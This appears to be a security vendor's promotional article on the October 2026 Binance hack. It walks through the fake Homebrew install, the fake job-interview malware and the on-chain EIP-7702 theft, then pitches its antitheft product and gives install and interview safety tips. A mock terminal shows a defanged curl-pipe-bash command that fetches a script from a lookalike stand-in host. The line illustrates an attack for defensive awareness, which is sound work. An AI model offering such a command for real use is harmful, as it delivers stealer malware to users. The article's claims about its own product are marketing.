Binance hack: what if Binance's Macs had antitheft?
The Binance hack started with a fake Homebrew install on one engineer's Mac. Replay the whole attack with antitheft installed, step by step, then check yours.


The Binance hack took $6.34 billion out of Binance's hot wallets on October 29, 2026. It started in June, on one engineer's Mac, with a fake Homebrew install he found while searching for an AI coding tool. In September a fake job interview put malware on a second engineer's Mac. Binance's own report says that malware "was not detected by endpoint protection at the time".
So what if Binance's Macs had antitheft? Below is the attack as Binance describes it, replayed with antitheft installed, and then the question that matters more to you: could the same trick hit your Mac?
What happened in the Binance hack?
Attackers spent five months working through engineers' laptops, then used Binance's own wallet signing system to send about $6.34 billion out in a few hours. Binance says about $2.85 billion has since been frozen or intercepted.
Source: Binance post-mortem, Nov 2026
Al Jazeera called it the biggest crypto heist on record. The FBI linked it to the North Korean group known as TraderTraitor, per CNBC; North Korea denied it. The four steps, from Binance's post-mortem:
- June: the fake Homebrew install. Engineer A, from the Wallet DevOps team, wanted a popular AI coding tool, searched for it, and downloaded a tampered Homebrew installation. Homebrew is the standard way to install developer tools on a Mac. Binance caught it, replaced the laptop and rotated his credentials. The attackers now knew who worked on the wallet systems.
- September: the fake job interview. Engineer B was contacted on a job site by a "Project Director", interviewed on video by a fake HR person and then a fake CEO, and told at the end to download an assignment to his work computer. It swapped a real development tool for a malicious copy that endpoint protection missed.
- October 20: the AI tool. From Engineer B's computer, the attackers used an internal AI tool to take over the computers of Engineer A and of Engineer C, a wallet software engineer. On Engineer A's computer they found a token with permission to deploy containers.
- October 29: the theft. From Engineer C's computer, between 17:15 and 19:56 UTC, they used Engineer A's credentials to deploy a container and run a script, and the transfers began at 20:05.
For power usersWhy pausing withdrawals did not stop it (EIP-7702 and MPC)
- With the stolen access, the attackers used Binance's internal wallet signing service to start transactions outside the normal withdrawal process.
- They used EIP-7702, an Ethereum feature that lets an account delegate execution to a smart contract, to give a contract they controlled partial rights over a Binance hot wallet. Binance says they sent 50 signing transactions to line up the account nonce and set up the delegations.
- The wallet used MPC (multi-party computation), so no single private key existed that could cancel the delegation at once. Binance needed a special revocation procedure and cleared it at 00:10 UTC on October 30 by authorising the zero address.
- Because the delegation lived on-chain, suspending withdrawals in Binance's own system did not stop the transfers.
- Binance says it rebuilt the affected wallet system and the internal AI tool, replaced compromised devices, retired the engineers' credentials and tokens, and widened scanning across employee devices.
What if Binance's Macs had antitheft?
Every step of the Binance hack went through an engineer's Mac, and the malware on those Macs went unrecognised. antitheft does not need to recognise anything. It knows which app owns which secret: only Chrome may open Chrome's saved passwords and cookies, only a wallet may open its wallet, only Slack may open Slack's login. On macOS, any other program that touches them is stopped that moment, with a red alert naming it and the folder it runs from.
Here is the Binance hack again, with antitheft on those Macs:
- 1June: Engineer A pastes a fake Homebrew commandFound while searching for an AI coding tool.Terminal
PS C:\Users\you>you@MacBook ~ %you@laptop:~$/bin/bash -c "$(curl -fsSL hxxps://raw.brewsh-install.example/install.sh)"1
==> Downloading and installing Homebrew...
- 1Not Homebrew's address
- stoppedThe stealer reaches for Chrome's logins and cookiesantitheft stops it on its first touch. Red alert: brew-helper, from /private/tmp. Day one, in the open.
- 3September: a fake recruiter sends Engineer B a testTwo video interviews, then an assignment to run on his work Mac.Mark EllisonProject Director at Talvero LabsThe CEO really liked you. Last step: run the assignment on your work laptop before we end the call.116:43Sure, give me a minute16:44Write a message
- 1The test is the attack
- stoppedThe test's malware reaches for the same placesEndpoint protection did not know it. antitheft does not need to: only Chrome opens Chrome's passwords. Stopped.
- 5October: a program opens Engineer A's deployment tokenThe token that later opened the wallet system.Activity · Developer secrets
1container_deploy_token opened by ~/wallet-assignment/setup1
- 1antitheft's Activity shows who opened it, by name
- safeOctober 29: the plan needs all of it unnoticedWith antitheft, the stealers' reads ended in red alerts and the token's reader sat in Activity by name.
What the June stealer goes for first
- Saved browser passwordsWork logins, email, exchanges
- Logged-in sessionsCookies that skip the login and 2FA
- Wallet extensionsPhantom, Rabby, Coinbase and more
- Chat loginsWho works with whom
Copied in seconds, used for months.
With antitheft
With antitheft, the stealer is stopped at your passwords
- Caught the moment it reaches for your passwords or wallets
- On Linux refused before the file opens, on Windows and macOS stopped right after
- Even the most advanced malware, the kind no antivirus has seen yet
- Touched
 Google Chrome - Saved passwords
- Type
- Storage access
- Touched
- Google Chrome - Saved passwords
- Type
- Storage access
Keep stealers out of your passwords and wallets
- Guards passwords, browser logins and wallets
- Stops malware your antivirus misses
- On Windows, macOS and Linux
Could the Binance hack happen to me?
Yes, and more easily. The fake Homebrew ads and fake job tests behind the Binance hack are aimed at everyone: SANS and Hunt.io documented fake Homebrew pages through 2026 that copied browser passwords, cookies and more than 20 crypto wallets, and in September 2026 agencies from Japan, the US, Australia and Germany warned about fake developer interviews whose tests install a stealer.
On your Mac there is no security team at all, and your wallet sits on the same laptop. With antitheft, the replay above is your Mac too: the fake install reaches for your exchange login, your saved passwords or your wallet, and it is stopped that moment, with its name in front of you. On Windows it is stopped the same way, and on Linux the read is refused before the file opens.
Our guide to the fake Homebrew site walks through the fake page step by step.
Was my money on Binance affected?
No customer balance was cut, according to Binance. It says it will bear the financial impact and that "these losses will not be passed on to users", and it reported 98% of the affected token assets replenished by October 31. Deposits stayed open, and withdrawals reopened in stages, asset by asset.
What to do as a Binance user:
- Check withdrawals on Binance's own pages, the withdrawal page for your asset and network or the network status page, not on a link someone sent you.
- Ignore anyone offering to recover your Binance funds. There is nothing to recover, so a "recovery service" is a scam. Even Binance's own recovery update collected comments from one.
- Treat "compensation" or "verification" messages as phishing. Log in by typing the address or using the app, never from an email, text or DM.
- Turn on a withdrawal address allowlist and keep two-factor login on, so a stolen password alone cannot move your coins out.
How to avoid a fake Homebrew install
Never install developer tools from a search result. Type the address yourself, or follow the link from the tool's own documentation.
- Type
brew.shyourself or use a bookmark. Skip ads and lookalike results. - Read the address inside the command before you paste it. The real one fetches from
raw.githubusercontent.com/Homebrew/. Fakes changed only that part. - A password pop-up is a red flag. The real installer asks for your password inside Terminal for
sudo; a separate window asking for your Mac password is a stealer's trick. - Install AI coding tools from their maker's own page, which links the right Homebrew command or installer for you.
Our guide to the fake Homebrew site shows the fake and the real page side by side, and is curl pipe bash safe covers one-line install commands in general.
How to run a job interview coding test safely
A real employer does not need its test to run on your everyday computer. Run it somewhere that holds nothing worth stealing.
- Never on a work laptop, and never on the computer that holds your wallet or your saved passwords.
- Use a throwaway virtual machine or a cloud dev box with no SSH keys, tokens or browser logins inside.
- Read the setup before you run it: install scripts, editor tasks in
.vscode, and anything that downloads more code. - Push back on pressure. "Run it now, before the call ends" is the tell in Binance's report too.
What teams that hold crypto should learn from it
Every door here was a developer's computer, so that is where the defence goes:
- Put antitheft on every engineer's laptop. Any program other than the owning app that touches browser logins, Slack and wallets is stopped that moment on macOS and Windows and refused on Linux, and Activity shows by name which program opened each deployment token, SSH key and cloud key.
- Treat setting up an unknown repository as running code (StepSecurity's first lesson from the report), in a disposable environment with no production credentials.
- Keep deployment rights off laptops: short-lived, narrow tokens, with approvals separate from the person's own session.
- Treat internal AI tools as having execution rights: list what each can reach, require authorisation at every target, and log who started what.
- When a device is caught, assume the people are known too. Binance replaced Engineer A's laptop in June, and the attackers came back through a colleague.
Questions people ask
Who hacked Binance?
The FBI linked the October 29, 2026 attack to North Korean hackers from the group known as TraderTraitor, part of the wider Lazarus Group, per CNBC. Binance's co-CEO Richard Teng did not name an attacker himself and acknowledged the FBI's finding. North Korea denied involvement on November 3.
Was Homebrew itself hacked?
Nothing in Binance's report says so. It says an engineer downloaded a tampered Homebrew installation after finding an AI coding tool through a search engine. Fake Homebrew pages bought as search ads were documented all through 2026, and that is the pattern it fits. Install Homebrew only from the address you type yourself, as our guide to the fake Homebrew site shows.
Did Binance customers lose money in the hack?
Binance says no. It says it will bear the losses and they will not be passed on to users, and that 98% of the affected token assets were replenished by October 31. Deposits stayed open and withdrawals reopened in stages from November 1. Anyone who contacts you offering to recover "lost Binance funds" for a fee is running a scam.
Why couldn't Binance just stop withdrawals?
It did pause them, and the money kept moving. The attackers had used a feature called EIP-7702 to give their own smart contract rights over a Binance hot wallet on the blockchain itself. Those rights did not depend on Binance's withdrawal system, so they had to be revoked on-chain, which Binance did at 00:10 UTC on October 30.
What if Binance's Macs had antitheft?
antitheft is built for exactly where this attack began: malware on a developer's laptop. Binance's endpoint protection did not recognise the September malware; antitheft does not need to recognise anything. Any program other than the owning app that reaches for Chrome's saved passwords, cookies or a crypto wallet is stopped the moment it touches them on macOS and Windows, and refused before the file opens on Linux. Its Activity view shows which program read deployment tokens, SSH keys and cloud keys.
Is it the biggest crypto hack ever?
It appears to be. Al Jazeera reported it as the biggest crypto heist on record, ahead of the previous record held by the Bybit theft of February 2025.
Could a fake job interview really get into a company that big?
It did here, and it was the second door, not the first. In September 2026 a Binance engineer was contacted on a job site, interviewed twice by video, and asked at the end to download an "assignment" to his work computer. Binance says the malware inside was not detected by endpoint protection at the time. Our guide to fake job interview malware shows how to run a coding test safely.
the short version
The Binance hack of October 29, 2026 took about $6.34 billion from Binance's hot wallets. Binance's post-mortem traces it to a tampered Homebrew install an engineer found through a search engine in June, and a fake job interview in September whose coding assignment carried malware. Binance says customers will not lose money. Install tools only from addresses you type yourself, and run job tests in a throwaway machine.
sources
- Binance: 29 October Binance Security Incident, Initial Findings and Response Update (Nov 2026)
- Binance: Security Incident, Recovery Update #6, withdrawals reopen for more assets (Nov 2026)
- CNBC: Binance co-CEO Richard Teng says hackers used fake job interviews, AI tool to steal $6.3 billion in crypto (Nov 2026)
- Al Jazeera: Binance says $6.3bn stolen in biggest crypto heist in history, what we know (Oct 2026)
- StepSecurity: Binance's $6.34 billion hack, developer machines, AI tooling and wallet signing (Nov 2026)
- SANS Internet Storm Center: Malicious ad for Homebrew leads to MacSync stealer (May 2026)
- Hunt.io: Fake Homebrew pages deliver Cuckoo Stealer via ClickFix (Feb 2026)
- Microsoft Threat Intelligence: Contagious Interview, malware delivered through fake developer job interviews (Mar 2026)
- NPA, NCO, FBI, DC3, ASD's ACSC, BND and BfV: North Korean "WaterPlum" (Contagious Interview) cyber actor group targeting IT professionals (joint advisory, PDF) (Sep 2026)